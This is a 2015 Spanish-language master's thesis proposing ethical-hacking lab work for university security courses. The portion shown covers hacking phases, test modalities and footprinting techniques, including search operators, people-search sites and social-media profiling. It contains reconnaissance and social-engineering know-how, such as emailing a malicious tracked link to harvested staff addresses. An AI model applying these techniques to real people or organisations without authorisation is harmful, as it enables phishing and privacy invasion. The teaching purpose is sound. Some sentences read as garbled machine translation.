Universidad Nacional Autónoma de Nicaragua

UNAN – León

Facultad de Ciencias y Tecnología

Departamento de Computación

Desarrollo de prácticas de laboratorio utilizando la filosofía Hacking Ético Profesional, para apoyo de la docencia de las asignaturas relacionadas con la Seguridad informática del Departamento de Computación de la UNAN-León.

Tésis para optar al título de:

Maestría en Tecnologías de la Informática Empresarial

Presentado por:

Ing. Jorge Soes Centeno Borge

Tutor:

Msc. Aldo Martínez Delgadillo.

León, Julio del 2015

Resumen Ejecutivo

En la actualidad, el campo de la Seguridad de la Información está cobrando una mayor importancia y notoriedad debido a los cada vez más frecuentes incidentes de seguridad y a las exigentes normativas y certificaciones que exige el mundo Empresarial [1].

Con este proyecto se pretende dotar al estudiante, de una serie conceptos teóricos y de prácticas de laboratorio adecuadas a la realidad actual del campo de la Seguridad Informática, y más específicamente al campo de Hacking Ético.

Las Empresas actuales necesitan en cada momento, estar probando la seguridad de sus sistemas informáticos y de su infraestructura de red, y en base a los resultados de estas pruebas, tomar acciones que ayuden a evitar o mitigar un posible ataque informático.

Todas las prácticaselaboradas en este proyecto, se realizaron utilizando técnicas actualizadas de Hacking Ético, las cuales son usadas en certificaciones internacionales y reconocidas por organismos de gran prestigio en este campo.

Contenido

Índice de Ilustraciones

Capítulo 1: Introducción

1.1 Antecedentes

La informática está hoy presente en casi todos los campos de la vida moderna. Con mayor o menor rapidez todas las ramas del saber humano se rinden ante los progresos tecnológicos, y comienzan a utilizar los sistemas de información para ejecutar tareas que en otros tiempos realizaban manualmente. Las más diversas esferas del conocimiento humano, en lo científico, en lo técnico, en lo profesional y en lo personal están siendo incorporados a sistemas informáticos que, en la práctica cotidiana, de hecho sin limitaciones, entrega con facilidad a quien lo desee, un conjunto de datos que hasta hace unos años sólo podían ubicarse luego de largas búsquedas y selecciones, en que el hombre jugaba un papel determinante y las máquinas existentes tenían el rango de equipos auxiliares para imprimir los resultados .Pero así como la informática ha venido a transformar gran parte de la información, lo que ha ocasionado una gran avance en todos los aspectos, también tiene algunas situaciones que son indispensables tomar en cuenta como son la seguridad para los archivos, bases de datos que los usuarios de la misma elaboran y que en el caso de las empresas es sumamente importante resguardar por razones obvias.

En la última década, en todo el mundo la seguridad informática ha comenzado a cobrar relevancia. En Nicaragua el 51% de las empresas nicaragüenses sufrieron algún tipo de ataque cibernético durante el 2013. El dato proviene del Reporte sobre Seguridad Informática, elaborado por Eset, empresa especializada en seguridad cibernética [5].

El estudio, presentado por la compañía en junio de 2014, cuenta con datos proporcionados por 3,369 ejecutivos representantes de empresas en Argentina, Chile, Colombia, Ecuador, Paraguay, Perú, Venezuela, México, Costa Rica, Guatemala, El Salvador, Honduras, Panamá y Nicaragua.

De acuerdo con el informe, el porcentaje de las empresas nicaragüenses supera al promedio del resto de países que formaron parte de la investigación, el cual está calculado en 42% en torno a los incidentes de infección por malware, también conocidos como códigos maliciosos.

Y aunque este 51% de afectaciones en empresas nacionales fue menor al registrado durante 2011 (66%), aún hay varias tareas pendientes que se deben superar, señala el reporte.

Dada la importancia de este tema, en el Departamento de Computación de la UNAN-León ya se han realizados varios trabajos relacionados con la Seguridad Informática:

El primer trabajo lo realizo Msc. Valeria Medina en el año 2008 el trabajo trata sobre el plan docente de seguridad informática para el plan académico 2007 dicho plan está dirigido a la carrea de Ingeriría en Telemática

El segundo trabajo lo realizo la Msc. Ilena Camacho en el año 2011, el trabajo es una actualización del plan docente de seguridad Informática donde se abordan diversos temas del área de seguridad como criptografía y implantación de configuración y algunos protocolos de seguridad

En ambos trabajos se desarrollan prácticas de laboratorio más orientadas a Criptografía y muy poco se trabajó con prácticas de ataque y defensa en entornos virtualizados.

Existe un tercer trabajo realizado en el año 2013 por los estudiantes Marvin Velásquez, José Rodolfo Herrera y José Angel Calero sobre una Guía Práctica de Ataques de Spoofing, DoS y sus posibles soluciones.

1.2. Planteamiento del Problema

El Departamento de Computación de la Unan-León posee dos carreras: Ingeniería en Sistema de Información que nace el 16 de agosto 2005 y que actualmente consta con 390 estudiantes, e Ingeniería en Telemática, la cual nace el 12 de Diciembre del 2008. Ambas carreras que suman 374 estudiantes, han sufrido varios cambios curriculares, debido a la acelerada evolución que ha experimentado la tecnología.

Todo sistema informático está expuesto a una gran cantidad de amenazas que hacen uso de la enorme cantidad de vulnerabilidades detectadas a diario. Muchas de estas vulnerabilidades no son reportadas o los administradores de sistema no tienen conocimiento de su existencia, por lo que el riesgo de que sean explotadas crece, generando con esto problemas de seguridad en los sistemas informáticos de las organizaciones al dejarlos expuestos a usuarios maliciosos que pueden causar daños de una organización.

En la actualidad han sido muchas las empresas e instituciones que han sufrido por los ataques informáticos: el 22 de Diciembre del 2014, la Empresa Sony Pictures fue víctima del ataque de hackers durante una semana y se vieron afectados todos sus empleados y contenido.

La red de datos de la UNAN-León se ve mayormente atacada en la época de registro de notas y consulta de resultados del examen de admisión. Una incidencia de ataque se dio en el año 2010 para la consulta de resultados del examen de admisión en donde se vio afectada una herramienta que se usaba para convertir a pdf el reporte a imprimirse y se mostraba una nota falsa. Cabe destacar que este ataque no afectó la base de datos, además que esta estaba a modo solo lectura y no podía modificarse.

El subdominio del departamento de computación (comp.unanleon.edu.ni) sufrió una caída a causa de un malware, esto se dio también por la falta de recursos, ya que no se contaba con un parche de seguridad para el sistema que corría el servidor (El servidor corría Windows Server 2003).

Por eso hace falta profesionales especializados en este campo, que requiere de una formación de calidad por parte de los distintos centros que la imparten. Uno de los obstáculos que se encuentran los en este campo, es la falta de herramientas que faciliten la creación de escenarios lo más reales posibles, pudiendo ser adaptados a las necesidades requeridas por el contenido y complejidad de la docencia ofrecida.

Para cumplir con este objetivo formativo la universidad debe ser un actor principal a la hora de introducir dicho conocimiento en la sociedad. En este punto el Departamento de Computación lleva trabajando ya tiempo y buena muestra de ello es la incorporación de asignaturas dedicadas enteramente a la formación en el campo de la seguridad informática, dentro de los planes de estudio de las dos carreras que se ofrecen. Los alumnos que cursan dichas asignaturas deben obtener una formación que les capacite para que dentro de los desarrollos que elaboren una vez terminada su carrera, sepan incluir los procesos necesarios para crear sistemas seguros. Esta formación, aunque contiene cierto grado de especialización, no pretende ahondar en detalles ni en cada uno de los apartados que existen dentro del sector de la seguridad. Por ello, se pretende ofrecer una visión global de los elementos a tener en cuenta a la hora de incorporar la seguridad en un desarrollo, así como enfatizar la capacidad de los alumnos para extender el nivel de concienciación en torno a la importancia del uso seguro y responsable de la tecnología.

Una vez tenemos clara la necesidad, rápidamente podemos identificar la importancia que tiene el componente práctico en este área. Es aquí donde radica la raíz del proyecto, con él se pretende facilitar la tarea de crear escenarios prácticos que contribuyan al aprendizaje de los conceptos explicados en clases teóricas y a mejorar las habilidades técnicas de los alumnos.

1.3. Justificación

La información se ha convertido para toda empresa u organización en un activo de mucha importancia, a tal punto que el negocio en sí depende en gran parte de esta para poder subsistir.

En el mundo actual, en el que gran parte de la información es manejada por sistemas computarizados y de telecomunicaciones, es difícil poder afirmar que la información está 100% protegida, aun cuando se cuente con mecanismos en hardware o software que de alguna manera la protejan. Si se hace un mal uso de estos sistemas o no se cuenta con personal capacitado, la información estará expuesta y puede ser utilizada con fines dañinos en contra de la misma empresa.

Por eso es necesario poder contar con mecanismos que ayuden a las empresas u organizaciones a poder comprobar que su información está realmente protegida ante las amenazas existentes.

Es acá donde el concepto de “hacking ético” tiene sentido. El servicio de “hacking ético” es un servicio o consultoría que ofrecen las empresas y que se ha venido popularizado en estos últimos años. En pocas palabras, es la utilización de los conocimientos de seguridad de la información de un “hacker” para realizar pruebas en sistemas o redes de computación con el fin de buscar una vulnerabilidad que pueda ser explotada (aprovechada) y luego la reporta a la empresa contratante para que esta tome las medidas correctivas adecuadas.

Un “hacker” es simplemente el término utilizado para referirse a un experto en una o varias ramas relacionadas con las tecnologías de información y telecomunicaciones: redes, sistemas de información y telecomunicaciones.

El servicio de “hacking ético” se ha popularizado en estos días y cada día más empresas y consultores independientes ofrecen estos servicios.

Es por esto que nace la idea de proponer prácticas de laboratorios de Hacking Etico, para que puedan ser implementadas de una forma parcial o total en asignaturas impartidas por el Departamento de Computación, y que tengan relación con el ámbito de la Seguridad Informática.

1.4 Objetivos

1.4.1 Objetivo General

- Desarrollar propuestas de prácticas de laboratorio utilizando la filosofía Hacking Ético Profesional, que sirvan de apoyo en la docencia de las asignaturas relacionadas con la Seguridad Informática del Departamento de Computación de la UNAN-León.

1.4.2 Objetivos Específicos

- Elaborar un documento con información teórica y práctica, que sirva de base a los estudiantes para el desarrollo de las prácticas de laboratorios.

- Seleccionar las herramientas adecuadas software y hardware para la realización y comprensión de las prácticas propuestas, tomando como criterio el grado de eficiencia de las herramientas.

- Enunciar las prácticas en orden secuencial lógico de acuerdo a la complejidad que presenta cada una ellas, abordando temas de nivel básico-intermedio.

Capítulo 2: Marco Teórico

2.1 Hacking ético

2.1.1 Introducción

Cuando hablamos de hacking ético nos referimos a la acción de efectuar pruebas de intrusión controladas sobre sistemas informáticos; es decir que el consultor o pentester, actuará desde el punto de vista de un cracker, para tratar de encontrar vulnerabilidades en los equipos auditados que puedan ser explotadas, brindándole en algunos casos acceso al sistema afectado inclusive; pero siempre en un ambiente supervisado, en el que no se ponga en riesgo la operatividad de los servicios informáticos de la organización cliente.

Es importante enfatizar que aunque es indudable que el pentester debe poseer conocimientos sólidos sobre tecnología para poder efectuar un hacking ético, saber de informática no es suficiente para ejecutar con éxito una auditoría de este tipo. Se requiere además seguir una metodología que nos permita llevar un orden en nuestro trabajo para optimizar nuestro tiempo en la fase de explotación.

2.1.2 Fases del hacking

Tanto el auditor como el cracker siguen un orden lógico de pasos al momento de ejecutar un hacking, a estos pasos agrupados se los denomina fases.

Existe un consenso generalizado entre las entidades y profesionales de seguridad informática de que dichas fases son 5 en el siguiente orden:

1. Reconocimiento
2. Escaneo
3. Obtener acceso
4. Mantener acceso
5. Borrar huellas

Usualmente dichas fases se representan como un ciclo al que se denomina comúnmente círculo del hacking (ver Figura 1) con el ánimo de enfatizar que el cracker luego de borrar sus huellas puede pasar obstante, el auditor de seguridad informática que ejecuta un servicio de hacking ético presenta una leve variación en la ejecución de las fases de esta forma:

1. Reconocimiento
2. Escaneo
3. Obtener acceso
4. Escribir Informe
5. Presentar Informe

De esta manera el hacker ético se detiene en la fase 3 del círculo del hacking para reportar sus hallazgos y realizar recomendaciones de remediación al cliente




Ilustración 1 Fases del Hacking

2.1.3 Tipos de hacking

Cuando efectuamos un hacking ético es necesario establecer el alcance del mismo para poder elaborar un cronograma de trabajo ajustado a la realidad y, en base a él, realizar la propuesta económica al cliente. Y para determinar el alcance requerimos conocer como mínimo tres elementos básicos: el tipo de hacking que vamos a efectuar, la modalidad del mismo y los servicios adicionales que el cliente desea incluir junto con el servicio contratado.

Dependiendo desde dónde se ejecutan las pruebas de intrusión, un hacking ético puede ser externo o interno.

Hacking ético externo

Este tipo de hacking se realiza desde Internet sobre la infraestructura de red pública del cliente; es decir, sobre aquellos equipos de la organización que están expuestos a Internet porque brindan un servicio público. Ejemplo de equipos públicos: enrutador, firewall, servidor web, servidor de correo, servidor de nombres, etc.

Hacking ético interno

Como su nombre sugiere, este tipo de hacking se ejecuta en la red interna del cliente, desde el punto de vista de un empleado de la empresa, un consultor, o un asociado de negocios que tiene acceso a la red corporativa.

En este tipo de pruebas de intrusión se suele encontrar más huecos de seguridad que en sucontraparte externa, debido a que muchos administradores de sistemas se preocupan por proteger el perímetro de su red y subestiman al atacante interno. Esto último es un error, puesto queestudios demuestran que la mayoría de ataques exitosos provienen del interior de la empresa.

Modalidades del hacking

Dependiendo de la información que el cliente provea al consultor, el servicio de hacking ético se puede ejecutar en una de tres modalidades: Black box hacking, gray Box hacking o White box hacking. La modalidad escogida afectará el costo y la duración de las pruebas de intrusión, puesto que a menor información recibida, mayor el tiempo invertido en investigar por parte del auditor.

Black box hacking

También llamado hacking de caja negra. Esta modalidad se aplica a pruebas de intrusión externas. Se llama de este modo porque el cliente solamente le proporciona el nombre de la empresa a auditar al consultor, por lo que éste obra a ciegas, la infraestructura de la organización es una caja negra para él.

Si bien este tipo de auditoría se considera más realista, dado que usualmente un agresor externo que elige una víctima X no tiene más información al inicio que el nombre de la organización a atacar, también es cierto que requiere una mayor inversión de tiempo y por ende el costo incurrido es superior también. Adicionalmente se debe notar que el hacker ético a diferencia del cracker no cuenta con todo el tiempo del mundo para efectuar las pruebas de intrusión, por lo que la fase preliminar de indagación no puede extenderse más allá de lo que en términos prácticos sea posible para el cliente en razón del costo/tiempo/beneficio.

Gray box hacking

O hacking de caja gris. Esta modalidad suele utilizarse como sinónimo para referirse a las pruebas de intrusión internas. Algunos auditores también le llaman Gray Box Hacking a una prueba externa en la cual el cliente proporciona información limitada sobre los equipos públicos a ser auditados. Ejemplo: un listado con datos como la dirección IP y el tipo/función del equipo (router, web-server, firewall, etc.).

Cuando el término se aplica a pruebas internas, se denomina así porque el consultor recibe por parte del cliente solamente los accesos que tendría un empleado de la empresa, es decir un punto de red para la estación de auditoría y datos de configuración de la red local (dirección IP, máscara de subred, gateway y servidor DNS); pero no le revela información adicional como por ejemplo: usuario/clave para unirse a un dominio, la existencia de subredes anexas, etc.

White box hacking

Este es el denominado hacking de caja blanca, aunque en ocasiones también se le llama hacking transparente. Esta modalidad se aplica a pruebas de intrusión internas solamente y se llama de esta forma porque la empresa cliente le da al consultor información completa de las redes y los sistemas a auditar.

Es decir, que además de brindarle un punto de red e información de configuración para la estación de auditoría, como en el hacking de caja gris, el consultor recibe información extensa como diagramas de red, listado detallado de equipos a auditar incluyendo nombres, tipos, plataformas, servicios principales, direcciones IP, información de subredes remotas, en fin...

Debido a que el consultor se evita tener que averiguar esta información por sí mismo, este tipo de hacking suele tomar menos tiempo para ejecutarse y por ende reduce costos también.

2.2 Reconocimiento o Footprinting

Footprinting es la primera fase del proceso de hacking ético. Esta fase consiste en la obtención de información de forma pasiva sobre un objetivo. El objetivo es reunir la mayor cantidad de información posible sobre un objetivo potencial con el objetivo de obtener suficiente información para hacer ataques posteriores más precisos. El resultado final debe ser un perfil de la meta que es una imagen aproximada pero que da suficientes datos para planificar la siguiente fase de exploración. Información que se puede obtener en esta fase incluye:

- Rangos de direcciones IP
- Los espacios de nombres
- Información del Empleado
- Los números de teléfono
- La información de instalaciones

Footprinting se aprovecha de la información que se expone por descuido o eliminarse inadvertidamente.

2.2.1 ¿Qué es la Footprinting?

Footprinting, o de reconocimiento, es un método de observación y recopilación de información sobre un objetivo potencial con la intención de encontrar una manera de atacar el objetivo. Footprinting busca información y luego se analiza en busca de debilidades o vulnerabilidades potenciales.

Footprinting generalmente implica los siguientes pasos para asegurar la recuperación de información adecuada:

1. Recopilar información que está disponible públicamente sobre un objetivo (por ejemplo, host y información de internet).

2. Determinar el sistema operativo (s) en uso en el medio ambiente, incluyendo el servidor web y datos de la aplicación web en la que sea posible.

3. Emitir consultas tales como Whois, DNS, la red y las consultas de organización.

4. Búsqueda de vulnerabilidades o exploits existentes o potenciales que existen en la infraestructura actual que puede ser propicio para el lanzamiento de ataques posteriores.

2.2.3 ¿Por qué realizar Footprinting?

Footprinting es sobre la recopilación de información y la formulación de una estrategia de hacking. Con el cuidado adecuado que, como la parte atacante, puede ser capaz de descubrir el camino de menor resistencia en una organización. Pasivamente la recopilación de información es, con mucho, el método más fácil y efectivo. La cantidad de información que se puede obtener de forma pasiva es asombrosa. Esperar a obtener información tal como:

- Información sobre la postura de seguridad de la organización y en las que pueden existir lagunas potenciales. Esta información permitirá ajustes al proceso de hacking que hacen que sea más productivo.

- Una base de datos que pinta un cuadro detallado con la máxima cantidad de información posible sobre el objetivo.

- Un mapa de la red utilizando herramientas como la utilidad Tracert para construir una imagen de la presencia en Internet o conectividad a internet de un objetivo. Piense en el mapa de la red como una hoja de ruta que lleva a un edificio; el mapa te lleva allí, pero usted todavía tiene que determinar el plano de planta del edificio.

2.2.4 Objetivos del Proceso Footprinting

Antes de empezar a hacer el Footprinting y aprender las técnicas, debe establecer algunas expectativas en cuanto a lo que busca y lo que usted debe tener en sus manos al final del proceso. Tenga en cuenta que la lista de la información que aquí no es exhaustiva, ni debe esperar para poder obtener todos los elementos de cada objetivo. La idea es para que usted obtenga el máximo de información en esta fase como le sea posible, pero toma su tiempo.

- Esto es lo que debe buscar:
- Información de la Red
- Información del sistema operativo
- Información de la organización, tales como información CEO y del empleados, información de la oficina, y los números de contacto y dirección de correo
- Bloques de red
- Servicios de red
- Datos de aplicación y de aplicaciones web e información de configuración
- La arquitectura del sistema
- Los sistemas de detección y prevención de intrusiones
- Nombres de los empleados
- Experiencia de Trabajo
- Echemos un vistazo más de cerca a los tres primeros en la lista.

Información de la Red

Por el lado de la red hay gran cantidad de información que es muy valiosa, si usted puede conseguir ahold de los datos. Asombrosamente, mucha de la información de red que es útil para usted en el inicio de la fase inicial de un ataque es fácilmente disponible o se puede obtener fácilmente con poca investigación. Durante la fase de Footprinting, mantener los ojos abiertos para los siguientes elementos:

- Nombres de dominio de la empresa utiliza para llevar a cabo funciones de negocios o de otro tipo, incluida la investigación y relaciones con los clientes
- Información de nombres de dominio interno
- Direcciones IP de los sistemas disponibles
- Sitios web Rogue o no monitoreadas que se utilizan para las pruebas u otros fines
- Sitios web privados
- Servicios TCP / UDP que se ejecutan
- Mecanismos de control de acceso, incluyendo firewalls y ACL
- Información de red privada virtual (VPN)
- Intrusión detección e información de prevención, así como los datos de configuración
- Los números de teléfono, incluyendo analógica y Voz sobre Protocolo de Internet (VoIP)
- Autenticación de máquinas y sistemas

Información del Sistema Operativo

El sistema operativo es una de las áreas más importantes que usted debe obtener información. Al ordenar a través de la riqueza de información que normalmente está disponible de un objetivo, mantener un ojo hacia fuera para cualquier cosa que ofrece detalles técnicos:

- Usuario y grupo de información y nombres
- Acaparamiento Banner
- Tablas de enrutamiento
- SNMP
- La arquitectura del sistema
- Datos del sistema remoto
- Nombres del sistema
- Las contraseñas

Datos de Organización

No toda la información es de carácter técnico, a fin de buscar información acerca de cómo funciona una organización. La información que proporciona detalles sobre los empleados, operaciones, proyectos, u otros detalles es vital. Esto incluye:

- Detalles Empleado
- El sitio web de la Organización
- Índice de empresas

- Detalles de ubicación
- Número de direcciones y teléfonos
- Los comentarios en el código fuente HTML
- Las políticas de seguridad implementadas
- Enlaces de servidor Web de interés para la organización
- Antecedentes de la organización
- Artículos de noticias y comunicados de prensa

2.2.5 Terminología en Footprinting

Open Source and Passive Information Gathering

Básicamente, el proceso se basa en la obtención de información de esas fuentes que están normalmente disponibles públicamente. Las fuentes potenciales incluyen periódicos, sitios web, grupos de discusión, boletines de prensa, televisión, redes sociales, blogs, e innumerables otras fuentes. Con una mano hábil y cuidadoso, es más que posible para reunir sistema operativo y la información de la red, las direcciones IP públicas, la información del servidor web, fuentes de datos TCP/UDP, sólo para nombrar unos pocos.

Active Information Gathering

Recopilación de información activa implica el compromiso con el objetivo a través de técnicas como la ingeniería social. Los atacantes tienden a concentrar sus esfuerzos en el "blanco fácil", que tiende a ser seres humanos. Un atacante inteligente involucra empleados bajo diferentes apariencias bajo varios pretextos con el objetivo de la ingeniería social de un individuo a revelar información.

Pseudonymous Footprinting

Seudónimo implica la recopilación de información de fuentes en línea que se publican por el objetivo, pero con un nombre diferente o en algunos casos un seudónimo. En esencia, la información no se registró con un nombre real o de forma anónima; se registró con un nombre falso con la intención de que no se puede remontar a la fuente real.

Footprinting de Internet

Un método bastante sencillo de obtener información es simplemente el uso de Internet. Estoy hablando sobre el uso de técnicas tales como Google hacking (que utiliza Google Search y otras aplicaciones de Google para identificar los agujeros de seguridad en la configuración de sitios web 'y el código de computadora) y otros métodos para averiguar lo que su objetivo quiere ocultar (o no sabe es información pública) que una persona malicioso puede obtener y utilizar fácilmente.

2.2.6 Las amenazas introducidas por Footprinting

Las amenazas que se pueden utilizar para obtener información:

- Ingeniería Social:Una de las maneras más fáciles de obtener información sobre un objetivo o para obtener información en general es simplemente pedir. Puede intentar manipular a la gente con el objetivo de conseguir información útil.

- Los ataques del sistema de red: Estos están diseñados para recopilar información sobre los sistemas de configuración del sistema y de operación de un entorno.

- Fuga de información:Este es muy común hoy en día como las organizaciones con frecuencia se han convertido en víctimas de datos y otros secretos de empresa.

- Pérdida de Privacidad:Otro que es común-demasiado común tristemente es la pérdida de privacidad. Los atacantes tengan acceso a un sistema pueden poner en peligro no sólo la seguridad del sistema, pero la privacidad de la información almacenada en ella también.

- Pérdida de Ingresos:La pérdida de la información y la seguridad relacionada con los negocios en línea, banca, y las cuestiones relacionadas financieros puede conducir fácilmente a la falta de confianza en una empresa, que puede incluso conducir a la clausura de la propia empresa.

2.2.7 El Proceso Footprinting

Hay muchos pasos en el proceso de la Footprinting, cada una de las cuales darán un tipo de información diferente. Recuerde que debe registrar cada pieza de información que se reúnen por insignificante que pueda parecer en ese momento.

El uso de motores de búsqueda

Uno de los primeros pasos en el proceso de Footprinting tiende a utilizar un motor de búsqueda. Los motores de búsqueda como Google y Bing pueden proporcionar fácilmente una gran cantidad de información que el cliente puede haber deseado haber mantenido oculto o puede tener simplemente olvidado. La misma información puede mostrar fácilmente en una página de resultados del motor de búsqueda (SERP).

El uso de un motor de búsqueda usted puede encontrar una gran cantidad de información, algunas de ellas completamente inesperadas, como plataformas tecnológicas, detalles de empleados, páginas de inicio de sesión, portales de intranet, y así sucesivamente. Una búsqueda puede proporcionar fácilmente aún más detalles como nombres de personal de seguridad, marca y tipo de cortafuegos, antivirus y no es insólito encontrar diagramas de red y otra información.

Para utilizar un motor de búsqueda efectivo en la fase de Footprinting, siempre empezar con lo básico. El primer paso en la recopilación de información es comenzar con el nombre de la empresa. Escriba el nombre de la empresa y tomar nota de los resultados, ya que pueden aparecer algunos interesantes.

Una vez que haya recibido la información básica del motor de búsqueda, es hora de moverse en un poco más y buscar información relacionada con la URL.

Si usted necesita encontrar la dirección URL externa de una empresa, abrir el motor de búsqueda de su elección, escriba el nombre de la organización de destino, y ejecutar la búsqueda. Esta búsqueda se genera obtener aliado para que las URL externas y más visibles para una empresa y tal vez algunos de los menos conocidos. Conocer las direcciones URL internas o URLs ocultos puede proporcionar una idea de la estructura interna o la disposición de una empresa. Sin embargo, las herramientas están disponibles que tratan de proporcionar más información que un motor de búsqueda estándar. Vamos a examinar un par.

Sitios web públicos y restringidos

Los sitios web que no están destinados a ser público, sino que se limitan a unos pocos le puede proporcionar información valiosa. Debido a sitios web-tales como restringidas technet.microsoft.com y developer.apple.com no son destinados para el consumo público, que se mantiene en un subdominio que está bien no publicitado o que tiene una página de inicio de sesión.

Ubicación Geográfica

No debe pasarse por alto y subestimado en valor es cualquier información relativa a la ubicación física de oficinas y personal. Usted debe buscar esta información durante el proceso de Footprinting, ya que puede dar otros detalles claves que pueden serle de utilidad en las etapas posteriores, incluyendo penetraciones físicas. Además, conociendo la ubicación física de una empresa puede ayudar en basurero, la ingeniería social, y otros.

Para ayudarle a obtener los datos de ubicación física, una serie de herramientas útiles y potentes están disponibles. Gracias al número de fuentes que recogen información como satélites y cámaras web, existe el potencial para usted como un atacante obtener datos de localización sustanciales. Nunca subestimes el gran número de fuentes disponibles, incluyendo:

- Google Earth: utilidad de imágenes de satélite ha estado disponible desde 2001 y desde entonces se ha mejorado el acceso a más información y cantidades crecientes de otros datos. También se incluye en la utilidad es la capacidad de ver imágenes históricas de la mayoría de los lugares, en algunos casos por encima de 20 años.
- Google Maps: ofrece información de la zona y datos similares. Mapas De Google con Street View te permite ver los negocios, casas, y otras poblaciones de la perspectiva de un coche. Mediante esta utilidad, muchas personas han visto cosas como las personas, entradas, e incluso las personas que trabajan a través de las ventanas de un negocio.

- Webcams: Estos son muy comunes, y pueden proporcionar información sobre los lugares o personas.

- Búsqueda de Personas: Muchos sitios web ofrecen información de interés público que puede ser fácilmente visitada por quienes están dispuestos a buscarlo. No es raro encontrarse con detalles como números de teléfono, direcciones de casa, direcciones de correo electrónico y otra información en función de la está accediendo sitio web. Algunos muy buenos ejemplos de personas buscan utilidades son Spokeo, ZabaSearch, Wink, y Intelius.

Redes sociales y Recopilación de Información

Una de las mejores fuentes de información es una red social. Las redes sociales han demostrado que no sólo es extremadamente prolífico, pero también increíblemente útil como una herramienta de recopilación de información. Un gran número de personas que utilizan estos servicios proporcionan actualizaciones sobre una base diaria. Usted puede aprender no sólo lo que una persona está haciendo, sino también todas las relaciones, tanto personales como profesionales, que tienen.

Debido a la apertura y facilidad de intercambio de información sobre estos sitios de información, un atacante inteligente y decidida puede localizar detalles que no deben ser compartidos. Se puede encontrado información como los datos de proyectos, información de las vacaciones, las relaciones de trabajo y los datos de localización. Esta información puede ser útil en un número de maneras. Por ejemplo, armado con datos personales aprendido en las redes sociales, un atacante puede utilizar la ingeniería social para construir un sentido de confianza.

Trabajar con E-mail

El correo electrónico es uno de los instrumentos que un negocio confía en la actualidad para conseguir su misión. Sin e-mail muchas empresas tendrían serios problemas para funcionar. El contenido del e-mail son alarmantes y pueden ser de gran valor a un atacante en busca de información más en el interior.

Una herramienta que es muy útil para este propósito es PoliteMail (www.politemail.com), que está diseñado para crear y realizar un seguimiento de la comunicación por correo electrónico desde Microsoft Outlook.

Esta utilidad puede resultar muy útil si se puede obtener una lista de direcciones de correo electrónico de la organización de destino. Una vez que tenga una lista de este tipo, puede enviar un e-mail a la lista que contiene un vínculo malicioso. Una vez abierto el correo electrónico, PoliteMail le informará el acontecimiento para todos y cada uno.

Otra utilidad que vale la pena mencionar es WhoReadMe (http://whoreadme.com). Esta aplicación le permite rastrear correos electrónicos y también proporciona información como el sistema operativo, tipo de navegador y los controles ActiveX instalados en el sistema.

Google Hacking

Hasta este punto es posible que haya recogido una gran cantidad de información de diversas fuentes, pero ahora es el momento de poner a punto los resultados y buscar más profundo. Una de las herramientas que ha utilizado antes, Google, tiene mucho más poder que usted ha tomado ventaja de la medida. Ahora es el momento de liberar el poder de Google a través de un proceso conocido como Google hacking.

Google hacking no es nada nuevo y ha existido desde hace mucho tiempo; simplemente no es ampliamente conocido por el público. El proceso implica el uso de operadores avanzados para poner a punto sus resultados para conseguir lo que quieres en lugar de estar a la izquierda en el capricho del motor de búsqueda. Con Google hacking es posible afinar los resultados para obtener artículos tales como contraseñas, ciertos tipos de archivos, carpetas sensibles, portales de inicio de sesión, datos de configuración, y otros datos.

Antes de realizar cualquier cosa con Google hacking usted necesita estar familiarizado con los operadores que lo hacen posible.

- cache: Muestra la versión de una página web que contiene Google en su caché en lugar de mostrar la versión actual. Sintaxis: cache:<website name>
- link: Enumera las páginas web que contienen enlaces a la página o sitio especificado en la consulta. Sintaxis: link:<website name>
- info: Presenta información sobre la página indicada. Sintaxis: info:<website name>
- site: Limita la búsqueda a la ubicación especificada. Sintaxis: <keyword> site:<website name>
- allintitle: Devuelve las páginas con palabras clave específicas en su título. Sintaxis: allintitle:<keywords>
- allinurl: Devuelve sólo los resultados de la consulta específica en la URL. sintaxis: allinurl:<keywords>

Si usted todavía está un poco confundido acerca de cómo estas consultas y operadores especiales trabajan, existe un buen recurso es la base de datos de Google Hacking (GHDB). Este sitio web (www.exploit-db.com/google-dorks/) se ha mantenido durante un tiempo muy largo; aquí usted encontrará los operadores descritas aquí junto con un montón de otras nuevas. Es a través de la observación de las consultas y los resultados que proporcionan que usted puede ser capaz de obtener una mejor comprensión de cómo funcionan las cosas.

Trate de usar estos hacks de Google sólo después de haber hecho un poco de reconocimiento inicial. El razonamiento es que después de que usted tiene alguna información inicial acerca de un objetivo de su investigación más general, a continuación, puede utilizar un enfoque específico basado en lo que has aprendido.

Obtener información de la red

Un paso importante del footprinting es obtener información, cuando sea posible, sobre la red de un objetivo. Afortunadamente hay un montón de herramientas disponibles para este propósito, muchos de los cuales es posible que ya esté familiarizado.

